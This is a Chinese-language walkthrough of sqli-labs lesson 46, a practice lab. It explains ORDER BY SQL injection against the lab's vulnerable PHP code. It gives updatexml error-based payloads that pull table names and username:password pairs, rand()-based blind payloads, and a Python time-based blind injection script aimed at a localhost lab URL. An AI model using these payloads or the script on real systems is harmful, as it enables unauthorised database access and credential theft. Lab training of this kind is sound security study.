sql-labs第46关 order by盲注

sql-labs第46关 order by盲注
来到了第46关 进入关卡发现让我们输入的参数为sort,我们输入?sort=1尝试:

输入?sort=2,3,发现表格按照顺序进行排列输出,明显是使用了order by相关的函数。

我们将参数变成1'进行尝试,就会报错:
查看源码:

$sql = "SELECT * FROM users ORDER BY $id";
通过asc 和desc查看返回数据是否相同来简单判断是否存在order by注入:


分别显示升序和降序的表格,说明此处是注入点,即注入点在order by后的参数中,而order by不同于在where后的注入,不能使用union等进行注入。
<?php
include("../sql-connections/sqli-connect.php");
$id=$_GET['sort'];
if(isset($id)){//logging the connection parameters to a file for analysis.$fp=fopen('result.txt','a');fwrite($fp,'SORT:'.$id."\n");fclose($fp);$sql = "SELECT * FROM users ORDER BY $id";$result = mysqli_query($con1, $sql);if ($result){?><center><font color= "#00FF00" size="4"><table border=1'><tr><th> ID </th><th> USERNAME </th><th> PASSWORD </th></tr></font></font><?phpwhile ($row = mysqli_fetch_assoc($result)){echo '<font color= "#00FF11" size="3">'; echo "<tr>";echo "<td>".$row['id']."</td>";echo "<td>".$row['username']."</td>";echo "<td>".$row['password']."</td>";echo "</tr>";echo "</font>";} echo "</table>";}else{echo '<font color= "#FFFF00">';print_r(mysqli_error($con1));echo "</font>"; }} else{echo "Please input parameter as SORT with numeric value<br><br><br><br>";echo "<br><br><br>";echo '<img src="../images/Less-46.jpg" /><br>';echo "Lesson Concept and code Idea by <b>D4rk</b>";}
?>该代码使用:$id=$_GET['sort']; 使用GET方式来获取sort参数
1.报错注入:
?sort=1 and(updatexml(1,concat(0x7e,(select database())),0));爆破出其数据库名

?sort=1 and updatexml(1,concat(0x7e,(select group_concat(table_name)from information_schema.tables where table_schema='security'),0x7e),1) 爆破出数据库中所有的表

?sort=1 and updatexml(1,concat(0x7e,(select group_concat(column_name)from information_schema.columns where table_schema='security' and table_name='users'),0x7e),1)爆破出user中所有的列?
?sort=1 and updatexml(1,concat(0x7e,(select concat(username,0x3a,password)from users limit 1,1),0x7e),1)爆破出其数据改变limit数值改变数据。
2.rand()盲注:
rand()rand()函数就是可以产生出一个随机数,随机生成介于0和1之间的新的随机实数。
?sort=rand(false);
?sort=rand(ture);


两个数值不相同,构造出一个布尔盲注或者延时盲注的payload:
?sort=rand(ascii(mid((select database()),1,1))=114);
?sort=rand(ascii(mid((select database()),1,1)=115);
?sort=rand(ascii(mid((select database()),1,1))=116);


3.盲注脚本:

import requests
import timedef inject_database(url):name = ''for i in range(1, 20):low = 32high = 128mid = (low + high) // 2while low < high:# 构造时间盲注payloadpayload = "if((ascii(substr(database(),%d,1))>%d),sleep(1),1)" % (i, mid)# 传参params = {"sort": payload}start_time = time.time()# 异常处理,这里我设定了超时时间为20stry:r = requests.get(url, params=params, timeout=20)except requests.Timeout:print("Request timed out.")continueend_time = time.time()if end_time - start_time >= 1:low = mid + 1else:high = midmid = (low + high) // 2if mid == 32:breakname += chr(mid)print(name)if __name__ == "__main__":url = 'http://127.0.0.1/sqli-labs-master/Less-46/index.php'inject_database(url)
得到数据库名,通过修改脚本payload得到其他数据
payload = "if(ascii(substr((select table_name from information_schema.tables where table_schema='security' limit 0,1),%d,1))>%d,sleep(1),0)"%(i,mid)